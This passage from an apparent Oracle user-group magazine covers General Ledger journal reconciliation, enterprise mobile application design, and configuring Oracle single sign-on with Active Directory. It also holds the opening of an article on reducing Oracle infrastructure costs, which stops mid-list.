


Figure 4: Navigate – Journal Reconciliation




Figure 5: Reconcile Journals Window





Figure 6: Reversed Reconciled Journals



## Manual Reconciliation

Prior to performing manual reconciliation of control accounts, ensure that the following setup exists in the system.

- Enable Journal Reconciliation at Ledger level as shown below (Figure 2)
- Add reconciliation segment qualifier to the account segment value of the Accounting flexfield as shown below (Figure 3). When the reconcile flag is set to YES, the account is set up to be reconciled
- Make sure the balance in Control Account is zero. You can check the balance in control account by enquiring on account balance in General ledger

## Steps in Manual Reconciliation

- Using General Ledger responsibility navigate to Journals > Reconciliation as shown in Figure 4
- Click on search button and review the journal lines for reconciliation as shown in Figure 5
- Click the Reconcile button to run the reconciliation. This process generates a reconciliation ID and marks the journals as reconciled
- General Ledger also provides you with an option to reverse the reconciliation. Click the button "Unreconcile" to disassociate transactions that you previously reconciled with each other. Refer to Figures 6 and 7

## Automatic Reconciliation

Prior to performing an automatic reconciliation of control accounts, ensure that the following setup exists in the system.

- Enable Journal Reconciliation at Ledger level as shown in Figure 2
- Add reconciliation segment qualifier to the account segment value of the accounting flexfield as shown in Figure 3: When the reconcile flag is set to YES, the account is set up to be reconciled
- Ensure that the source against the Reconciliation Reference Field is populated in the sub ledger accounting setup (Figures 8, 9, 10 & 11)
- Assign the new SLA definition to the appropriate Ledger definition in General Ledger (Figure 12)

Figure 7: UnReconcile Journals




Figure 8: Query existing Journal Line Type






Figure 9: Create New Journal Line Type

Figure 10: Accounting Tribute

Click on Accounting Attribute Assignment button in Exhibit I and select source called "Invoice Distribution ID" against Reconciliation Reference field.

Populate appropriate source against Reconciliation Reference Field

Figure 11: Create New JLT for Events Class Payments

Follow the steps in Fig 8, 9 & 10 to create same source (Invoice Distribution ID) against the Reconciliation field for the Event Class "Payments"

Figure 12: Assignment of SLA Definition

Select the new SLA method from the list of values

Figures 8, 9, 10 & 11 show where the source needs to be populated against the reconciliation reference field. The figures are created based on the assumption that user wishes to reconcile journal lines for invoices with corresponding payments in the General ledger. Please also refer to the SLA Flow demonstrated in Figure 1. You will need to create a new SLA Definition to populate reconciliation reference field with appropriate source.

### Perform Automatic Reconciliation when Journals are posted from Sub ledger to General Ledger

Run the Automatic Reconciliation programme (within General ledger application) to reconcile transactions that have matching balancing segments, account segments, and reconciliation references, or optionally where the reconciliation reference is blank. The programme can be run in a preliminary mode to preview the reconciliation matching, or have the automatic reconciliation matching completed and the reconciliation ID assigned.

Listed below are the key parameters while running this programme:

**Ledger:** Name of the ledger for which automatic reconciliation is to be performed

**Currency:** Select a specific entered currency or all currencies

**Perform Reconciliation:** Choose from the following options:

Yes – to complete the reconciliation matching

No – to get a preview of the reconciliation matching

**Reconciliation Rule:** Choose from the following options:

**By Balancing Segment, Natural Account and Blank Reference:** To match transactions that share the same balancing segment value, natural account and have no reconciliation reference

**By Account and Reference:** To match reconciliation transactions that share the same account code combination and reconciliation reference

**By Balancing Segment and Reference:** To match reconciliation transactions that share the same balancing segment value and reconciliation reference

**Period from** – Earliest accounting period for transactions to be included in the Reconciliation

**Period to** – Latest accounting period for transactions to be included in the Reconciliation

**Start Date** – Earliest accounting date for transactions to be included in the reconciliation

**End Date** – Latest accounting date for transactions to be included in the reconciliation

**Flexfield From/Low** – First accounting flexfield in the accounting flexfield range for transactions to be included in the reconciliation

**Flexfield To/High** – Last accounting flexfield in the accounting flexfield range for transactions to be included in the reconciliation

## About the Author

**Ravi Gajendragadkar** is a Chartered Accountant and Senior Oracle Financials functional consultant with extensive experience in handling Oracle Financials projects right from inception to go live. With over 10 years in IT Consultancy, Ravi has focused in bringing the needs of accounting and constraints of a pre-packaged system together to provide business solutions that improve processes and accuracy of information of companies. In doing so he has become fluent in Accounting-ese and Technology-ese, often acting as an interpreter for the two disparate groups in the same organisation. Ravi is highly effective at engaging business needs to application capability, able to focus the client on the key decisions that need to be made during an implementation. His expertise covers all of the financial modules within Oracle Applications.





# Enterprise Mobile Applications

by Diwakar Kaiwar, Inatech Solutions

The majority of businesses today are required to be agile in response to changes either in their own environment, their partners' or in market conditions. One of the key enablers for this is to have access to appropriate information any time, any place and have the ability to take actions accordingly. An important media for such access is the mobile phone.

Traditionally, mobile phones have been used as a medium for personal interactions (voice and SMS) and utility devices incorporating Personal Information Management (contacts, calendars etc.), Entertainment (music, video, games), Email access, Internet browsing and more recently Collaboration tools. Any access to corporate systems (apart from primarily emails, contacts and calendars) was developed specifically for a particular Business function and (most of the time) for a particular mobile phone model. This was due to various challenges in developing applications for mobile phones. Some of these being:

- Each major handset manufacturer has its own Operating Systems, SDK and implementation making it a steep learning curve for building applications which use mobile phone's features
- Variable screen sizes and layouts for different handsets
- Security considerations and tying them to corporate security policies
- Mobile functionality provided by packaged applications are generally not easy to extend and not open to incorporate functionalities from other systems

These challenges make deploying Mobile Applications expensive and time consuming which are often difficult to support. Though there is a growing desire in organisations to have the ability to do more of their business functions using mobile phones, these factors limit them from investing in such applications.

## Approach

In order for organisations to embark on the Enterprise Mobile Applications it is important for them to have the ability to develop a set of prototypes quickly and easily which can be validated by the business and the user community. Some of the key components to be addressed are:

**Security:** This is an important aspect of the overall architecture and needs to be addressed as the core. Security in the mobile context needs to be considered at various levels including:

- Local authentication – This is required in case the application works in an offline mode. Apart from the user/password, the login can be tied down to other information e.g. IMEI number
- Server side access – Ensure that the connection request is originated from a valid source and have valid credentials
- Using SSL/TSL for encrypting confidential information during connections

Security policies need to be in-line with the Enterprise security policies especially when accessing Enterprise systems like Oracle E-Business Suite (EBS) e.g. Responsibilities in Oracle EBS can be matched to various dashboards that a user has access to. Further, it is important to maintain the Enterprise System's security rules while developing mobile applications i.e. which user has access to which part of the data (e.g. a specific list of customers).

It is also important to include Mobile applications in the user management procedures particularly when an employee joins or leaves the organisation.

**Local persistence:** This feature is required when the mobile application needs to work in the absence of a connection or when it is desired to store information locally before sending it across to the server. As an example, a field survey engineer working in a tunnel may have limited or no connection available. In order for him to record his observations, he will require ways to store information on the mobile phone and transmit it across when the connection becomes available.

There are various light weight databases available for mobile phones. It is important to choose a database which is robust and has capabilities of synchronizing with the server when a connection is established. Oracle Lite is one such database which offers a small footprint SQL database and can be bi-directionally synchronized with an enterprise database server using the Oracle Database Lite Mobile Server.


**Connectivity:** Availability of connectivity and bandwidth can play a major role while designing mobile applications. The application should be able to work in an offline or partially connected mode.

Also, it is desirable to reduce traffic between the mobile device and server. Further each opening and closing of a connection has its own overheads which may result in increased latency. This may be a key factor when deciding whether to use an HTML or WML based application (which relies on the server passing on data along with the presentation elements thus resulting in more network traffic) or to use an application running on the Mobile phone which renders the data passed on by the server (which typically reduces network traffic).

**User Interface:** Due to diverse mobile platforms and display sizes, implementing User Interface (UI) for mobile applications is often challenging. This is compounded by the requirement that the mobile UI needs to provide maximum information/functionality with minimum navigation. There are various options for building a client side mobile application:

“...there is a growing desire in organisations to have the ability to do more of their business functions using mobile phones...”

Figure 1: Typical Architecture



- Using mobile OS specific SDK. This is generally deployed in native platform (e.g. C++, Windows Mobile etc). This type of UI can generally use the maximum number of functionalities supported by a mobile phone and also integrates very well with the base operating system. However, this is generally the least portable way of developing applications, especially across other mobile vendors.
- Using Flash Lite. Flash Lite is built along with Adobe's Flash technology which can be used to feature rich UI relatively quickly which may be good for developing prototypes. However, its support for external mobile databases is limited and is still not available on some of the major mobile platforms (e.g. Blackberry). Further, as Flash was originally developed for building media applications, developing business applications is not intuitive and it does not provide access to some mobile phone functionalities.
- Using J2ME. This is most portable platform for developing a mobile client application as it is supported by most of the mobile vendors. Though there may be certain differences in the implementation of the application itself, by and large the application can be ported with little change (or no change in many cases). Apart from providing a basic local persistence feature, it can connect to virtually all mobile databases using JDBC. It is often a lengthy process to develop libraries for building the UI components, however there are many open source libraries available which can be used to build a professional looking J2ME application quickly.

It is important to use the maximum available space for display and use of Soft Keys wherever possible while designing the UI.

**Administration:** As the mobile user base increases, the ease in administration becomes an important factor. Hence it should be planned from the beginning. Many industry strength mobile databases (e.g. Oracle Lite) have the server side providing some of the administration functionalities e.g. mobile phone inventory, user management etc. Apart from that, many personalisation features can be controlled via this layer.

**Integration:** Integration with the Enterprise application is another key architecture component. This layer should allow communication between the mobile middleware and the enterprise system in a standard and flexible manner. Web service based integration is generally a good way as that allows other systems to be added in the future using WS layer. The Oracle SOA suite provides all the components required for such integration. Apart from data integration, it is important to avoid duplicating business rules in the mobile middleware which are already defined in the Enterprise Systems (including data security).

## Conclusion

Mobile phones are becoming more powerful and are being built with more and more functionalities similar to that of laptops/desktops. Most organisations still use only part of the mobile functionality for their business use. They are now looking at using mobile phones as a supplementary way of providing enterprise information to their employees and carrying out certain business functionality (e.g. access to critical information, recording a simple transaction, approving a workflow etc). With some planning and the technology that is now available it no longer need be an expensive and time consuming exercise. With the core framework in place, an application can be deployed very quickly, which can significantly reduce the overall processing time. Moreover, the functionality can be added in a phased manner as and when the business feels the need for the mobile functionality. Using mobile phones as an alternative media for carrying out business functions can only improve the efficiency and effectiveness of an organisation.

## About the Author



**Diwakar Kaiwar** is a Senior Technology advisor for Inatech Solutions and has more than 17 years experience in providing technology solutions around Oracle eBusiness, Oracle and Java platforms. He currently focuses on bringing Enterprise Information and Processes onto Mobile phones and can be reached at [sales@inatech.com](mailto:sales@inatech.com)

# How many passwords do I have to remember?

by Vivek Rajendran, iTrain

I often find it difficult to remember all my passwords these days. People have passwords for phones, bank cards, personal emails, work emails, Windows logins, multiple computer applications, and now even TVs can have a password.

With all these different passwords, it is no wonder that people forget the odd one every now and again. IT Help Desks in many organisations must spend hours throughout the year handling phone calls, emailing, resetting, and assisting employees with password access issues.

From a financial perspective, Oracle single sign-on (SSO) is one integration solution that adds immediate value to an organisation, in the reduction of both monetary costs and employee frustration. SSO is a session/user authentication process that permits users to enter a single login name and password to access multiple applications. The process authenticates users for all the applications they have been given rights to, and eliminates further prompts when they switch applications during a particular session.

Basically, SSO saves an organisation time and money by significantly reducing the costs associated with managing user login authentication across multiple applications. Say, for example, your organisation has separate user names and passwords for your Windows login, email browser, Oracle Self Service, Document Library, and Oracle Discoverer Reports. Across the organisation, it is reasonable to suggest 500 people need access to at least five applications and take a minute on average to login to each application.

- 500 Employees
- 5 Applications
- 1 minute logon per application

That's a total of 5 minutes of logon per employee per day, 2500 minutes across the organisation, and a total of 208 hours per week. With a conservative average wage of £10 per hour for the 500 employees, one off costs of an implementation, the time it takes to logon to the initial Windows logon, and licensing fees of approximately £15 per user for SSO; you could expect savings of more than £100,000 per year in logon time by implementing Oracle SSO.

When you start looking across a week, month, quarter, or year, it is easy to see the time and money saved for any organisation with multiple applications used by their employees. The above example does not even include the number of hours SSO saves your IT help desk by using one directory to set up passwords across all your applications through a SSO portal.

## The Basic Steps for SSO setup

From an IT perspective, implementing a single sign on from the windows login might seem difficult because it requires someone to understand both Windows Active Directory and Oracle Identity Management. Typically, the skill for such a person lies within two different individuals in the organisation, your systems administrator may be an expert at Microsoft Active Directory, where as it is your DBA that knows Oracle Internet Directory inside and out. The following steps should help you get started:

### Pre-requisites

1. Install Oracle Identity Management Suite 10.1.4.0.1, choosing the Infrastructure and Metadata Repository option and all of the component options except for Certificate Authority and High Availability
2. Install Windows 2003 Server, and then configure Microsoft Active Directory within the server
3. Bring these servers into the same network.

The following steps will allow you to integrate Oracle Internet Directory with Microsoft Active Directory:







Figure 1



### Step I

Login to the OID Server and invoke **dipassistant** (Oracle Directory Integration and Provisioning administration console) using the following options:

dipassistant -gui

login as dipadmin, and the password for this account will be the same as of the orcladmin super user that you set up during the installation of Oracle Internet Directory. (See Figure 1.)

Within the **dipadmin** console, from the left pane within **System Objects** choose **Active Directory** beneath the **ConfigurationSet1** icon, and in the right pane you will see the **Express Configuration Wizard**.

When entering the Active Directory Server information, in credentials enter administrator@ as the account name and give the **Connector Name** any reasonable name. The import process will subsequently prepend the connector name to the account name, and you should ensure that the check box **Configure Access Control Policies** is checked if you want to enforce access control lists (ACL). Press **OK** to save this information and start the actual integration process.

### Step II

Next, you will use **dipadmin** to enable bi-directional synchronisation between OID to Active Directory. Firstly, within the **dipadmin** console choose the configured configset1 in the left System Objects pane, and in the right pane you will then see the configured **adImport** and **adExport** (the names for these are based on the connector name of "ad"). Choose those connector profiles, then edit and enable those profiles for both export and import.

If you enable both profiles, the synchronisation of users is bi-directional, from OID to Active Directory and from Active Directory to OID. (See Figure 2.)

Figure 2





Figure 3



### Step III

The initial migration of Users from Microsoft Active Directory to Oracle Internet Directory is called the "bootstrap" process. To setup the bootstrap you need to execute the command as shown below from the Unix or Windows command line. (See Figure 4.)

Figure 4

```
dipassistant bootstrap -port 389 profile adImport -D "cn=orcladmin" -w <passwd>
```

Figure 5

```
oidctl connect=orcl server=odisrv instance=2 configset=1 flags="port=389" start
```

When migrating initial users from Active Directory to OID, you can confirm that the bootstrap process was successful by choosing the **adImport** profile (connector) in the **configset1**. You can find the profile in the right pane, where you can make an edit and check the status which will then show you that bootstrap process was successful.

### Step IV

Now the initial import of users from Active Directory to OID is complete. To start the synchronisation of users that

are subsequently created in either Active Directory or OID, you need to start the **odiserver** (odisrv) with the **configset1** (the one we have configured with **dipadmin**). Next you have to use the following command from the Windows or Unix command line, (see Figure 5.)

Start **odisrv** using **configset1** to facilitate synchronisation of bi-directional users. You can also verify that synchronisation has started by editing user profiles and checking the that changes are replicated across the two directories, or by checking **odisrvlogs** in \$ORACLE\_HOME/ldap/logs, or alternatively you can find the **trc** and **aud** files for these connectors in \$ORACLE\_HOME/ldap/odi/logs.

**Figure 6: Sample prompt responses**

```

Please enter Active Directory host name: ad.itrainconsulting.co.uk
Do you want to use SSL to connect to Active Directory? (y/n) n
Please enter Active Directory port number (389): 389
Please enter DB connect string: iasdb
Please enter ODS password: oracleadmin1
Please enter confirmed ODS password: admin01
Please enter OID host name: sso.itrainconsulting.co.uk
Please enter OID port number (389): 13061
Please enter orcladmin password: oracleadmin01
Please enter confirmed orcladmin password: oracleadmin01
Please enter the subscriber common user search base (orclcommonusersearchbase): cn=Users,dc=itrainconsulting,dc=co,dc=uk
Please enter the Plug-in Request Group DN:
Please enter the exception entry property ((!(objectclass=orcladuser))):
Do you want to setup the backup Active Directory for failover? (y/n) n

```

## Step V

The final step in the configuration process is to deploy the Active Directory External Authentication Plug-in, which validates user-supplied passwords with Active Directory when a user logs in.

This process involves execution of a Unix shell script.

```
cd $ORACLE_HOME/ldap/admin
sh oidspadi.sh
```

A series of messages and prompts will be displayed as the script executes. (See Figure 6, above.)

Return to the Oracle Directory Manager console upon successful completion of the Plug-in deployment process, and navigate to the **Plug-In Management**. Make sure that the **Plug-in Enable** property is set for both **adwhcompare** and **adwhenbind**.

## Testing

At this point, OID has been populated with an initial set of users and groups via bootstrap migration from Active directory, and the Oracle Directory Integration and Provisioning tool has been configured such that it will use the Active Directory Connector to keep this information synchronized.

The Oracle Directory Server has been directed to authenticate users migrated from Active Directory using the Oracle-

supplied Active Directory External Authentication Plug-in. It should now be possible to log into Oracle SSO, or any integrated applications like Oracle E-Business Suite, using one of the migrated Active Directory users with a corresponding password.

*Note:* The username must be of the form name@

## Step VI

Open the Oracle Directory Manager and verify that Users are Imported from Active Directory by navigating to the default domain and **cn=Users** and find the users of Active Directory.

To verify Active Directory Users are imported in OID go to the Windows Active Directory Server and verify that OID users are migrated.

To verify that **orcladmin** user or any users in OID are populated in AD, verify that the orcladmin user is now present in Active Directory.

## Step VII

Create some new users in Active Directory, and verify that they are then synchronized to OID.

## Step VIII

The next step is to create a test user in OID using the **oiddas** self service web console.

Check the trace and log files for troubleshooting, and ensure that these files work for the connector from OID to Active Directory and vice versa.

If you have any issues with the synchronization, then you can view the **aud**, **trc** files above and also verify the log files for the **odisrv**, which can be found at `$ORACLE_HOME/ldap/odi/log`, as shown left. (See Figure 7.)

## E-Business Active Directory Integration

Finally, at this point the Integration of OID with Active Directory is complete, and if you have integrated other applications such as Oracle E-Business Suite, users from these systems will be automatically enabled in Active Directory and will be able to log in to the applications as Windows desktop users.

## Conclusion

From both Financial and IT perspective, we have typically found that organisations of both 100 or 10,000 employees can benefit from the integration of SSO. Although the integration seems slightly tricky, the cost savings and convenience for employee end users and your IT Help Desk make the integration well worthwhile. In addition, your organisation will increase security and compliance at all areas of entry and exit for applications by ensuring the right people have access to the right applications, not to mention the measurable return on your IT investment.

## About the Author



**Vivek Rajendran** is an Oracle Applications DBA with over 10 years of experience nationally and internationally. With extensive

expertise, his strong set of skills covers areas such as Oracle eBusiness Suite; OBIEE; Single Sign On; Oracle Databases 7-11g; RAC; Grid Control; and SOA Suite.

Whether at the computer or in the boardroom, Vivek's knowledge and friendly persona provide inspiration and expertise that compliments the business critical needs of iTrain customers.

**Figure 7**

```

oracle@sso:/u01/oracle/ldap/odi/log
File Edit View Terminal Tabs Help
oracle@sso log$ ls -ltr
total 304
-rw-r--r-- 1 oracle dba 678 May 29 10:38 bootstrap.trc
-rw-r--r-- 1 oracle dba 7789 May 29 10:38 bootstrap.log
-rw-r--r-- 1 oracle dba 28933 May 29 10:46 adImport.trc
-rw-r--r-- 1 oracle dba 480 May 29 10:46 adImport.aud
-rw-r--r-- 1 oracle dba 67381 May 29 10:47 ActiveExport.trc
-rw-r--r-- 1 oracle dba 576 May 29 10:47 ActiveExport.aud
-rw-r--r-- 1 oracle dba 107909 May 29 10:47 adExport.trc
-rw-r--r-- 1 oracle dba 1266 May 29 10:47 adExport.aud
-rw-r--r-- 1 oracle dba 56021 May 29 10:47 ActiveImport.trc
-rw-r--r-- 1 oracle dba 576 May 29 10:47 ActiveImport.aud
oracle@sso log$ pwd
/u01/oracle/ldap/odi/log
oracle@sso log$ █

```

# How to reduce Oracle infrastructure costs (and keep your job)

by Robert Geier, Contract Oracle

## *A step-by-step process, with expert advice, tips and tricks for reducing IT Infrastructure costs.*

If you have ever had to negotiate with a builder you may have heard the saying :- “I can build it Fast, Good, Cheap, choose two.”

The same rule applies to IT projects. When the economy is growing companies are competing for market share and IT Managers and DBAs will be told “build it Fast and Good”. As a result, DBAs focus on build time, build quality, and uptime,

allowing unnecessary expenses and waste to creep into the system. When the economy is shrinking companies focus on cost cuts and efficiency and DBAs will be told “now make it Cheap”.

In the current economy the best way to keep your job is to be smarter than the DBA sitting next to you, and be proactive about cost reduction. Your first thought may be that your systems are well run, and

there is no room for improvement, but if you step back and look at the efficiency, you may be disappointed. In the past I worked for a large multinational company with a good reputation that hired the best DBAs, and bought the best servers. They followed industry “best practice” for maximum uptime, but when I did an efficiency survey across their systems the waste became obvious. For example:-

- they bought the best servers for DEV, TEST, PROD, DR, but the average CPU usage on the servers was only 5%. (95% wasted hardware, Unix SA, Data centre ...)

- 1 Start with a full accurate inventory and centralised monitoring.** List all databases, servers, disk, SLA, owner, and metrics including disk usage, maximum and average cpu usage, cost, depreciation etc. Talk to your manager and your accountant to understand your costs and get a better idea of how they can help you. Ask your accountant what the company policy is on hardware depreciation, and leasing vs purchase. Identify cost reduction opportunities, document them, and set up a project plan with reasonable time-lines for delivery. Start with easy wins, and keep the project timeline short, and the goals achievable.
- 2 Talk to your users.** Be honest about the costs and SLA requirements for each database and suggest ways they can help you to reduce costs. Explain to developers how their decisions impact costs (poor sizing estimates, unused development systems, poorly written code, old data kept in the database etc). Consider moving low priority data to cheap servers, storage, network, data centres, and reduce frequency of backup and monitoring. Consider if DR, backup, or archival are needed based on the SLA.
- 3 Compare the costs of different Oracle licensing models.** Options include CPU/ Core vs Named User vs Site. Compare different CPU models and processor core pricing factors. Remember that license costs are negotiable, so talk to your Oracle Sales rep.
